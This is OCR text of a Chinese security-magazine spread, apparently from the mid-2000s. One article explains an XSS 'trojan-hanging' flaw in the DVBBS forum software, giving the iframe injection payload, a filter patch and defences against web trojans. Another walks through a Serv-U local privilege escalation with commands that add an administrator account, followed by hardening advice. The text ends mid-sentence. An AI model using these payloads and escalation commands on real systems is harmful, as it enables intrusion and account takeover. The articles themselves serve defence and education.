
本次事件最意外的地方是，不是黑客主动入侵了娱记的电脑，而是娱记访问了被挂马的网站，然后在不知情的情况下自动送货上门。在此，也提醒娱乐记者，安全第一，最简单的手段就是加装防火墙和杀毒软件。



题外话：听说有非资深娱乐记者说了大实话，这份联系名单让他少奋斗了好几年。



（本文内容不代表黑客手



从动网挂马漏洞看网页木马防范

by ly

动网最近新出的“前台管理员”、“置顶漏洞”大家都已经很熟悉了吧。祸不单行，前不久动网又爆出了“挂马漏洞”。相对于前面提到的漏洞来说，“挂马漏洞”的危害更大——无需取得任何权限，即可在论坛上挂网页木马，直接危害到广大网民的安全。在这里我将简单介绍一下挂马漏洞的原理和利用方法，以及对于相应网页木马的防范方法。希望广大动网论坛斑竹早日打好补丁，免得自己的论坛变成别人利用的工具。

此次攻击的类型属于跨站攻击，在动网6.0的时候也出现过这种类型的cookies收集漏洞。原理是使动网的调用其他网站的恶意页面，实行跨站攻击。动网6.0的时候是通过伪造上传头像的方法收集用户的cookies，而这次我们把目标瞄准了个人资料的个人主页。

先注册一个用户，在“个人主页”地址框中填写：

</Script><IfRAME height=600 width=400 sRc="hTtp://木马网站 "></IFrAME>(如图1)




图1 动网注册页面

以后只要你参与的贴子都会自动调用恶意网站，做广告、挂木马、拿cookie...等等，干什么都行。不难想象，只要在热门贴或者置顶贴上回复一下，危害将有多大。

说了利用方法，我们再来看看导致漏洞的原因。打开reg.asp（动网注册页面）查看源程序！

```
UserIM=checkreal(Request.form("homepage")) &"|||"& checkreal(Request.form("OICQ")) &"|||"& checkreal(Request.form("ICQ")) &"|||"& checkreal(Request.form("msn")) &"|||"& checkreal(Request.form("yahoo")) &"|||"& checkreal(Request.form("aim")) &"|||"& checkreal(Request.form("uc"))
```

分析动网数据库才明白“UserIM”是TXT类型的，它是用来存储主页的，OICQ、ICQ、msn、yahoo、aim、uc的存储格式为：主页|||OICQ|||ICQ|||msn|||yahoo|||aim|||uc。“homepage”就是注册时的主页选项，(Request.form("homepage"))从from表单得到数据，“checkreal”是不是过滤呢？找到看了一下，不是过滤函数，看来没有对“homepage”处理好！

从分析步骤中可能看出是对“homepage”没有处理好，下面我们写一个程序来处理一下“homepage”的输入。

```
UserIM=checkreal(Request.form("homepage")) &"|||"& checkreal(Request.form("OICQ")) &"|||"& checkreal(Request.form("ICQ")) &"|||"& checkreal(Request.form("msn")) &"|||"& checkreal(Request.form("yahoo")) &"|||"& checkreal(Request.form("aim")) &"|||"& checkreal(Request.form("uc"))
```

都没处理。但一个一个变量去过滤太麻烦，我们直接对“UserIM”进入过滤就可以了。在reg.asp最下面加一个过滤函数 "," 过滤 "：

```
fString=replace(fString,"\","过滤")
fString=replace(fString,"--","过滤")
fString=replace(fString,"'","过滤")
fString=replace(fString," ","过滤")
fString=replace(fString,"%","过滤")
'fString=replace(fString,CHR(34),"""")
fString=replace(fString,vbCrlf,"")
HTMLEncode2=fString
end function
%>
```

接着reg.asp中用到“UserIM”的有两处，查找到 "UserIM=" 在这条语句之后加入一条语句UserIM=**HTMLEncode2(UserIM)**，到此reg.asp文件过滤完了！

当然还有别的文件也用到了“UserIM”：

1、注册的时候
2、注册之后可以修改个人信息
3、管理员在后台修改个人信息

修补的方式也都一样，modify add.asp是修改个人信息时用的文件。相同的步骤：

1、加上过滤函数

2、查找到 "UserIM=" 在这条语句之后加入一条语句**UserIM=HTMLEncode2(UserIM)**考虑到这个漏洞的巨大危害，光靠论坛斑竹打补丁是不够的。作为网民也应该行动起来，熟悉常见网页木马的中毒症状，未雨绸缪，防范于未然。

我们先来看一下目前流行网页木马的种类及其症状：

1、Mshta网页木马：一般装防火墙的朋友会发现要求mshta访问网络，然后会弹出一个空白的asp页面。这个漏洞还是比较老的，但是做为第一个影响XP的IE漏洞还是有很大的危害。

2、Chm网页木马：最近比较流行，中毒情况是弹出一个空白的帮助文件。同时这个漏洞还很容易和其他漏洞结合，它是利用chm文件的漏洞实现木马下载的，所以大家在看chm帮助文件时同样要小心。

3. Js网页木马：IE会莫名奇妙的僵死，甚至整个系统僵死几秒钟。很容易判别。

4. Xp2溢出：在我的blog：linkboy.3322.org上就有这样的溢出代码，大家可以看一下，同样会造成系统的不正常僵死。

说了4个类型的网页木马中毒状况，我们再看一下防范方法，有效率90%以上，可以防止90%以上木马在你的机器上被执行，甚至杀毒软件发现不了的木马都可以禁止执行。先说一下原理。

现在网页木马无非有以下几种方式中到你的机器里：

原理

1、把木马文件改成BMP文件，然后配合你机器里的DEBUG来还原成EXE，网上存在该木马20%。

2、下载一个TXT文件到你机器，然后里面有具体的FTP地址，FTP连上他们有木马的机器下载木马，网上存在该木马20%（mshta变种）。

3、也是最常用的方式，下载一个HTA文件，然后用网页控件解释器来还原木马。该木马在网上存在30%以上（mshta网页木马）。

4、采用JS脚本，用VBS脚本来执行木马文件，该型木马偷QQ的比较多，偷传奇的少，大概占30%左右。




图2　网络安全助手

知道了原理那就开始防范，首先把系统文件下的mshta.exe文件改名。然后将注册表**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility**下为Active Setup controls创建一个基于CLSID的新键值{6E449683_C509_11CF_AAFA_00AA00 B6015C}，然后在新键值下创建一个REG_DWORD类型的键Compatibility，并设定键值为0x00000400即可。还有把windows(winnt)\command\debug.exe和windows(winnt)\ftp.exe都给改个名字（或者删除）。

如果你觉得手工打补丁很麻烦的话，还可以使用一个不错的软件：网络安全助手，最新版本5.7（如图2）。该软件是目前唯一能够针对各种网页木马给出防范措施的软件，使用起来也很方便，只要简单设置一下，然后点击“确定”就可以了。同时软件还有其他一些安全设置，大大加强了Windows的安全性。大家可以在google或百度上搜索一下，下载一个试试。

经过这样的设置后，我专门找别人发的木马网址去测试，实验结果是上了大概20个木马网站，有大概15个瑞星会报警，另外5个瑞星没有反应，而我的机器没有添加出来新的EXE文件，也没有新的进程出现，只不过有些木马的残骸留在了IE的临时文件夹里，没有被执行起来，没有任何危险性。当然，IE漏洞层出不穷，作为网民平时仍要小心，注意微软的漏洞报告，及早打上补丁。

编辑点评：关于作者“现在网页木马无非有以下几种方式中到你的机器里”的几种推断，小编不敢苟同，不知作者是如何统计出来的。虽然动网漏洞辈出，但挂的网页木马的确还是那几种，因此只要自己的电脑对那些网页木马有“免疫力”也就不怕了它再暴个什么挂马漏洞了！

很长一段时间以来，大家常用的各类软件不断暴出危险漏洞，那么这些漏洞会对我们的电脑造成什么危害呢？如何防范这些常用软件的漏洞呢？从本期开始推出的“常见软件安全漏洞”系列文章会帮助大家对Serv－U，杀毒软件，媒体播放器等常用软件中的安全漏洞做进一步的了解，防患于未然。

常见软件安全漏洞系列之 防范Serv—U漏洞

by XaCk3r

Serv－U是一个极为强大的FTP服务器软件，界面简洁，容易上手，不论是商业用途，还是自己建个人FTP，它几乎成了首选软件，而近两年不断暴出其各个版本的安全漏洞，却让大家在使用Serv－U时不得不多留个心眼。

攻击手段

纵览一下当前网络上流行的漏洞攻击方式，软件缺陷所造成的溢出最为关键，简单的说溢出就是针对软件的bug，提交构造的恶意代码，造成软件执行攻击者的代码或指令。从2004到2005年内Serv－U就出现了4－5个溢出漏洞，最严重的是甚至可从远程获取电脑的完全管理权限，非常危险，这将直接导致我们的个人隐私完全暴露，入侵者可以通过漏洞进入我们的计算机，肆意翻看我们电脑上的文章，照片。当前在网络中出现的攻击手段，主要有嗅探窃听，恶意攻击，权限提升，帐号隐藏，漏洞溢出五种方式，而这些又是一个互相关联的过程。

（1）嗅探窃听：这算是对Serv－U攻击的一个前奏。入侵者会通过一些嗅探软件窃听到FTP密码，毕竟一些攻击工具必须拥有帐号才能实施攻击。

（2）恶意攻击：使用大容量文件攻击，入侵者会利用该漏洞对Serv－U软件发送大容量的文件，然后导致FTP处理不过来而造成程序没有响应或者自动关闭。

（3）权限提升：前提是攻击者取得对Serv－U安装目录完全控制权限。如果Serv－U把配置信息写入扩展名为ini的文件，大部分攻击者会对目标主机WEB服务进行渗透入侵，诸如利用流行的SQL注入，上传漏洞来进行入侵，进而对Serv－U的安装目录实施篡改ServUDaemon.ini文件，替换为自己设定好拥有执行权限的配置信息，以此来获取管理员身份特权。

（4）帐号隐藏：通过第三方插件（Serv－U扩展库），实现“帐号→映射”，也就是让一个固定帐号下面映射几个子帐号，继承帐号权限。攻击者必须拿到Serv－U目录的写权限，利用插件来对帐号隐藏。

（5）漏洞溢出：一般情况下，攻击者在确定版本有溢出漏洞之后，会自己编译或者在网络上寻找所对应的溢出漏洞攻击工具对目标系统进行溢出，成功将会取得目标系统的系统权限。由于Serv－U默认是以system权限运行，所以溢出成功后，所得到的权限为system权限。

大家可能会发现，除了软件异常以外，Serv－U目录读写权限已成为关键，可能就会想到我设置好Serv－U目录权限，安全就得以保障了，其实不然，安全是一个整体。很多时候，在装有Serv－U的服务器上架设着WEB服务器，我们不得不两者兼顾，有的放矢，才能把安全做好。

一次模拟入侵

我们可以从国内权威安全组织“绿盟”漏洞数据库中查找到在过去一年内的相关Serv－U漏洞，很是吃惊，平均下来三个月就有一次漏洞。

2004－09－14 Serv－U FTP服务器设备文件名远程拒绝服务漏洞
2004－08－09 Serv－U本地权限提升漏洞
2004－04－22 Serv－U FTP服务器LIST命令超长－l参数远程缓冲区溢出漏洞
2004－02－27 Serv－U FTP服务器MDTM命令远程缓冲区溢出漏洞
2004－01－29 Serv－U FTP服务器SITE CHMOD命令超长文件名远程溢出漏洞

下面我们就以Serv－U本地权限提升漏洞为例来说明其危害性。

小提示 尽管在Serv－U6.0.0.2中增加了密码安全设置功能。但是本文作者在对Serv－U6.0.0.2进行测试的时候发现，在安装Serv－U的服务器权限设置不当的时候依然能提升权限成功。

漏洞发现日期：2004－08－09
影响版本：RhinoSoft Serv－U 3.0.0.20 至 RhinoSoft Serv－U 6.0.0.2
漏洞危害：Serv－U存在设计问题，本地攻击者可以利用这个漏洞以SYSTEM权限在操作系统上执行任意命令。
测试环境：Microsoft Windows Server 2003, Enterprise Edition+Serv－U FTP Server 6.0.0.2

测试过程：

第一步：以普通用户身份登陆Windows，在开始菜单的运行窗口中输入cmd，在命令提示符下输入Serv－U6（运行Serv－U6本地提升权限工具，见图1）：

输入**serv－u6.exe 43958 “net user test test /add**，添加一个名为“test”的用户。




图1 Serv－U6本地提升权限

第二步：接着输入**serv－u6.exe 43958 “net localgroup administrators test /add”**将该帐户提升为超级用户权限，如果成功，那么软件界面将会返回提示信息：

```
<220 Serv-U FTP Server v6.0 for WinSock ready...
>USER LocalAdministrator
<331 User name okay, need password.
************************************
>PASS #l@$ak#.lk;0@P
<230 User logged in, proceed.
************************************
```

这个时候，你可以使用用户名test，密码test进行登陆了，并且发现自己已经成为超级用户了，这里不需要再说明什么了，你已经拥有了系统的超级权限，入侵者已经可以在你的电脑上为所欲为了。

漏洞解决方案：尽快升级到最新版本，由于此本地提升权限漏洞为软件设计问题，并非程序出现异常。

安全对策

Serv－U安全隐患重重，那么如何才能防范入侵呢？我们以Window 2003 Sp1系统，NTFS分区为例，在保证系统安装好最新补丁的情况下，来对系统进行安全部署。首先安装Serv－U最新版本于非系统分区，由于默认情况下系统盘的一些目录都被赋予了everyone权限，这给攻击者在获取webshell的时候执行攻击程序提供了环境。安装过程很简单，注意安装过程中是否有必要设置匿名登陆，否则禁止匿名登陆。

1、系统权限设置

第一步：对Serv－U目录设置权限。对用户组进行清理，留下administrators和system，我们赋予administrator权限，当然我们还可以新建立一个用户组来对Serv－U操作，把目录赋予此用户完全控制的能力，不过此方法不适合虚拟主机进行日常添加和删除用户操作。

第二步：建立一个FTP用户目录，根目录赋予Administrators完全控制权限，System只读权限。

第三步：为每个用户创建各自的目录，并赋予如下安全策略：
删除 Everyone group（这里尤为关键）
该System account's folder's 完全控制
添加给用此目录的用户完全访问控制

第四步：通过Serv－U设置用户权限，取消“执行”权限。在WEB目录中去掉执行权限，以防止取得webshell后运行攻击程序来对Serv－U进行攻击。在进行权限设置的时候请遵循基本规律：有特殊属性的放在前面，共用属性的放在后面！

另外，针对Serv－U的插件实现帐号隐藏的攻击方式唯有在目录权限设置不当并且入侵者取得WebShell的时候进行文件替换，挂接Dll。只要权限设置合理，定期对Serv－U目录检查，Serv－U安装后文件并不多，此类攻击方式很容易现形。

2、防范大容量文件攻击

在安装好FTP软件后，首先需要添加自己的域，然后在域上添加FTP的登录用户，当添加用户后，软件一般默认为没有对添加的用户进行文件上传、下载的速率进行设置，因此这样一来就有被攻击的隐患，那就是黑客会利用这个漏洞对FTP软件发送大容量的文件，然后导致FTP处理不过来而造成程序没有响应或者自动关闭。

在“常规”中能看到“最大上传速度、最大下载速度（KB/秒）”的选项。我们一般默认是不填的，建议用户设置一个具体的数字来限制这个速度。同时，最好把在“空闲超时、任务超时、最大用户数”的选项上也设置一个具体的数值。一般地，默认10分钟就足够了（见图2）。




图2 常规选项设置

3、溢出防范

近期内暂未发现软件所造成的缓冲区溢出漏洞，但是建议用户关注安全新闻，注意打补丁，新版本中也解决了出现的BUG，最好的方法就是升级，以免造成不必要的损失。当然这是极为被动的方式，但愿广大朋友对安全多一点认识，多一点细致，多一点防范，也就会少一点损失。

4、端口密码设置

由于我使用的是Serv－U6.0.0.2版本，所以能在ServUDaemon.ini中加上LocalSetupPortNo=12345来改变本地管理端口，不用去改ServUDaemon.exe，修改以后我们得利用IPsec来限制IP访问12345端口。在新版本Serv－U6.0.0.2中

